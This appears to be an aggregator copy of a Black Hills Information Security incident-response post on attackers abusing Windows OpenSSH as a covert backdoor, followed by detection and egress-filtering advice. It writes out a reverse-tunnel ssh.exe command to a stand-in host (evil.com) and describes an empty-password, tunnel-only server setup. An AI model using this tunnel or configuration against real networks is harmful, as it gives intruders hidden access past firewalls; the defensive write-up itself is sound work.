
惯性聚合 高效追踪和阅读你感兴趣的博客、新闻、科技资讯
阅读原文 在惯性聚合中打开

推荐订阅源

云风的 BLOG
云风的 BLOG
Security Archives - TechRepublic
V
Vulnerabilities – Threatpost
C
CXSECURITY Database RSS Feed - CXSecurity.com
P
Proofpoint News Feed
G
GRAHAM CLULEY
P
Privacy International News Feed
The Hacker News
The Hacker News
Forbes - Security
Forbes - Security
U
Unit 42
N
News and Events Feed by Topic
D
Darknet – Hacking Tools, Hacker News & Cyber Security
C
Cyber Attacks, Cyber Crime and Cyber Security
C
Cisco Blogs
A
About on SuperTechFans
cs.CV updates on arXiv.org
D
Docker
I
Intezer
Spread Privacy
Spread Privacy
The Last Watchdog
The Last Watchdog
V2EX - 技术
V2EX - 技术
S
Security @ Cisco Blogs
F
Full Disclosure
S
Secure Thoughts
M
MIT News - Artificial intelligence
Microsoft Security Blog
G
Google Developers Blog
aimingoo的专栏
aimingoo的专栏
W
WeLiveSecurity
cs.CL updates on arXiv.org
Project Zero
Project Zero
Recorded Future
Recorded Future
Cyberwarzone
Cyberwarzone
S
Security Affairs
AWS News Blog
AWS News Blog
H
Help Net Security
The GitHub Blog
The GitHub Blog
Hacker News: Ask HN
Hacker News: Ask HN
Vercel News
Vercel News
P
Proofpoint News Feed
Cyber Security Advisories - MS-ISAC
The Register - Security
S
Schneier on Security
F
Fortinet All Blogs
C
CERT Recently Published Vulnerability Notes
L
LINUX DO - 最新话题
T
Tor Project blog
T
The Exploit Database - CXSecurity.com
MongoDB | Blog
MongoDB | Blog
Webroot Blog
Webroot Blog

Black Hills Information Security, Inc.

Bad Habits: An ANTISOC Operation Same Problem, Different Angles: When Red Team and Blue Team Actually Talk to Each Other How to Identify and Exploit New Vulnerabilities Swapper – A Pure Regex Match/Replace Burp Extension A Practical Guide to BloodHound Data Collection Network Engineering Basics Signed, Trusted, and Abused: Proxy Execution via WebView2 Getting Started In Pentesting – Advice From The BHIS Pentest Lead Cloud Security: Tips and Resources for Securing the Cloud Lessons From A Chatbot Incident How to Lead Effective Tabletops Understanding GRC: How to Navigate Risks and Compliance Standards The “P” in PAM is for Persistence: Linux Persistence Technique Malware Analysis: How to Analyze and Understand Malware OSINT: How to Find, Use, and Control Open-Source Intelligence What to Do with Your First Home Lab When the SOC Goes to Deadwood: A Night to Remember Social Engineering and Microsoft SSPR: The Road to Pwnage is Paved with Good Intentions Common Cyber Threats Finding the Right Penetration Testing Company Deceptive-Auditing: An Active Directory Honeypots Tool The Curious Case of the Comburglar How to Set Smart Goals (That Actually Work For You) Inside the BHIS SOC: A Conversation with Hayden Covington Abusing Delegation with Impacket (Part 3): Resource-Based Constrained Delegation Why You Got Hacked – 2025 Super Edition Abusing Delegation with Impacket (Part 2): Constrained Delegation Abusing Delegation with Impacket (Part 1): Unconstrained Delegation GoSpoof – Turning Attacks into Intel Model Context Protocol (MCP) Bypassing WAFs Using Oversized Requests Getting Started with AI Hacking Part 2: Prompt Injection Wrangling Windows Event Logs with Hayabusa & SOF-ELK (Part 2) DomCat: A Domain Categorization Tool Wrangling Windows Event Logs with Hayabusa & SOF-ELK (Part 1) Microsoft Store and WinGet: Security Risks for Corporate Environments Default Web Content MailFail Commonly Abused Administrative Utilities: A Hidden Risk to Enterprise Security Stop Spoofing Yourself! Disabling M365 Direct Send Bypassing CSP with JSONP: Introducing JSONPeek and CSP B Gone Offensive Tooling Cheatsheets: An Infosec Survival Guide Resource DNS Triage Cheatsheet GraphRunner Cheatsheet Burp Suite Cheatsheet Impacket Cheatsheet Wireshark Cheatsheet Hashcat Cheatsheet EyeWitness Cheatsheet Nmap Cheatsheet Netcat (nc) Cheatsheet Hunt for Weak Spots in Your Wireless Network with Airodump-ng from the Aircrack-ng Suite Detecting ADCS Privilege Escalation Vulnerability Scanning with Nmap Getting Started with NetExec: Streamlining Network Discovery and Access How to Use Dirsearch Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 3: Arcanum Cyber Security Bot How to Design and Execute Effective Social Engineering Attacks by Phone Abusing S4U2Self for Active Directory Pivoting Why Use a Macro Pad? Espanso: Text Replacement, the Easy Way Caging Copilot: Lessons Learned in LLM Security Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 2: Copilot Augmenting Penetration Testing Methodology with Artificial Intelligence – Part 1: Burpference Intercepting Traffic for Mobile Applications that Bypass the System Proxy How to Root Android Phones Communicating Security to the C-Suite: A Strategic Approach Offline Memory Forensics With Volatility Getting Started with AI Hacking: Part 1 Go-Spoof: A Tool for Cyber Deception How to Test Adversary-in-the-Middle Without Hacking Tools Canary in the Code: Alert()-ing on XSS Exploits How to Hack Wi-Fi with No Wi-Fi Why Your Org Needs a Penetration Test Program Burp Suite Extension: Copy For Light at the End of the Dark Web Wi-Fi Forge: Practice Wi-Fi Security Without Hardware Avoiding Dirty RAGs: Retrieval-Augmented Generation with Ollama and LangChain Gone Phishing: Installing GoPhish and Creating a Campaign 5 Things We Are Going to Continue to Ignore in 2025 John Strand’s 5 Phase Plan For Starting in Computer Security Questions From a Beginner Threat Hunter GRC for Security Managers: From Checklists to Influence AI Large Language Models and Supervised Fine Tuning Attack Tactics 9: Shadow Creds for PrivEsc w/ Kent & Jordan One Active Directory Account Can Be Your Best Early Warning Introduction to Zeek Log Analysis Indecent Exposure: Your Secrets are Showing Creating Burp Extensions: A Beginner’s Guide Pitting AI Against AI: Using PyRIT to Assess Large Language Models (LLMs) The Top Ten List of Why You Got Hacked This Year (2023/2024) ICS Hard Knocks: Mitigations to Scenarios Found in ICS/OT Backdoors & Breaches Intro to Data Analytics Using SQL Finding Access Control Vulnerabilities with Autorize The Detection Engineering Process Cyber Risk Lessons We Can Learn From Hurricane Preparedness Intro to Desktop Application Testing Methodology What Is Penetration Testing? Adversary in the Middle (AitM): Post-Exploitation Pentesting, Threat Hunting, and SOC: An Overview
Ssh… Don’t Tell Them I Am Not HTTPS: How Attackers Use SSH.exe as a Backdoor Into Your Network
Kassie Kimball · 2023-03-21 · via Black Hills Information Security, Inc.

Derek Banks //

Living Off the Land Binaries, Scripts, and Libraries, known as LOLBins or LOLBAS, are legitimate components of an operating system that threat actors can use to achieve their goals during a campaign against your organization. They do this to try to avoid detection from endpoint protection products and as an alternative to writing custom malicious code. 

Credit (original art): Locust Years

In many cases these binaries are well known, the techniques documented, and (hopefully) the malicious use is detectable by security products or threat hunting processes. However, in a recent incident response engagement, we found a LOLBAS technique that did not fall in that category of well documented. In fact, the technique does not currently appear to be in the MITRE ATT&K framework. 

The scenario was that the client had users report odd behavior on their laptops. There were fraudulent purchases made on personal accounts from their work system when they were not at work at the time.  When initially investigating, the client determined that there were Remote Desktop Protocol (RDP) connections from their domain controllers to the endpoints in question. Understandably, the client became very concerned and contacted BHIS for Incident Response assistance. 

We deployed Velociraptor in the environment and started analyzing network connections to the internet. We found that on a handful of Windows servers, there was a very suspicious Secure Shell (SSH) command connected to an external IP address. 

But wait! SSH on a Windows server? Isn’t that a Linux thing?   

We have found on both penetration tests and incident response engagement that many still do not realize the impact of the decision Microsoft made in 2018 to include OpenSSH in Windows Server and Desktop OSes. 

The old systems administrator in me likes the decision and thinks, “it’s about time I do not need a third party SSH client.” But the security analyst in me knows that SSH is an amazingly powerful and versatile tool. Threat actors know its power and versatility too. It is more capable than just logging in to a remote server and interactively running commands. 

Take the command we found during this incident investigation for example: 

ssh.exe [email protected] -f -N -R 50000 -p 443 -o StrictHostKeyChecking=no 

In this SSH command, the attacker was establishing a SSH connection to the remote server at evil.com with a very specific intent in mind — a reverse tunnel into the victim network so that they can run their own commands against internal systems. This is accomplished with the flags used in this particular command: 

  • -f: The SSH command runs in the background. Used by the attacker to obfuscate their presence.   
  • -N: Do not execute a remote command. This is useful when just forwarding ports.
  • -R: Specifies that the given port on the remote host is to be forwarded to the local host and port on the victim network. This works by allocating a socket to listen to a port on the remote side and whenever a connection is made to this port, the connection is forwarded over the secure channel and a connection is made to victim machine.  This makes it a SOCKS proxy. 
  • -p: The port used to connect outbound from the internal network to the remote host, in this case, TCP 443, commonly associated with HTTPS, not SSH. 
  • -o: Options for which there is no specific command line switch, in this case StrictHostKeyChecking=no.

The StrictHostKeyChecking=no option is used so that when the command is run, the SSH client does not ask to verify the server host key… you know, that message we all just answer ‘yes’ to when connecting to an SSH server. But why would the attacker do this? 

They wanted to avoid that interactive prompt in a new SSH command from a new host because of persistence. There was a scheduled task that ran a batch file stored in C:\Windows\Temp that was similarly named to a valid Windows DLL. 

Some of you may be thinking, “What about the password prompt?” when SSH connects. Others may be thinking that the attackers solved that interactive password prompt by dropping an SSH private key on the system… That is what I thought too.   

However, there was not a private key to be found on any of the compromised hosts. This really made me curious; how could that be possible… could it really be no password to authenticate? That would not be a good choice for an attacker to make.  After some sciencing in the lab, it turns out that the answer is: sort of… 

OpenSSH server allows configuration for a tunnel only user, in that a specific user account can be set up to not receive a shell when authenticating. In the server-side configuration, the following option in the sshd_config file sets up a tunnel only user. 

Additionally, the SSH tunnel only user needs to have an empty password. This can be accomplished with the passwd command with the -d switch.   

The last configuration piece to allow the tunnel only user to connect is to add ‘ssh’ to the /etc/securetty file. This is necessary for allowing a user with an empty password to login over SSH

This configuration will not allow the tunnel only user (sshtunnel) to connect and establish a shell or run commands on the remote server, but only establish a connection that sets up the reverse proxy type configuration. 

What can an attacker do with this? In many ways, it’s analogous to plugging a computer physically into the network. Making the assumption that there are compromised domain credentials, which is likely to make it to the point of setting up SSH in this manner, you can do pretty much whatever you need to accomplish your nefarious objectives.   

For example, you can proxy RDP through SSH to connect to systems that the compromised credential has access to. One of the things I like to do on penetration tests with proxy access similar to this, is use proxychains and Python utilities like Impacket and Python Bloodhound to attempt to avoid host-based detection. 

How do you detect and prevent this from happening to your network? One of the most common things we see in Incident Response and Penetration Test clients is the lack of sufficient egress network traffic filtering from the local network to the internet.   

If you have an application layer firewall (most firewalls these days probably are), you can prevent a successful SSH connection on an off port by configuring it so that only the expected application traffic can use the associated port. For example, only HTTPS traffic can use TCP 443; SSH cannot.   

In addition, it would work to implement a deny rule for any TCP ports you do not use for business purposes. If there are ports that are limited use, like TCP 22 for SSH, and only a few systems administrators need to use it, limit the port to those individuals as an exception. 

There are some good detection opportunities here as well. The specific SSH flags in use here are not common for normal systems administration. Alerting on the use of those flags from the command line across your environment should generally be a high-fidelity alert. 

From a threat hunting perspective, you could take a look at all of the known_hosts files in the environment. When SSH connects to a host on a port that is not TCP 22, it will put brackets around the host name. In most environments, brackets in a known_hosts file should be considered suspicious.   

Please note: the screenshot above is an example known_hosts file and obviously does not contain the atomic indicators (IP address and host name) from the incident. Those are not shared publicly, but if you are a BHIS SOC customer, you already have detection and active threat hunting for this threat actor.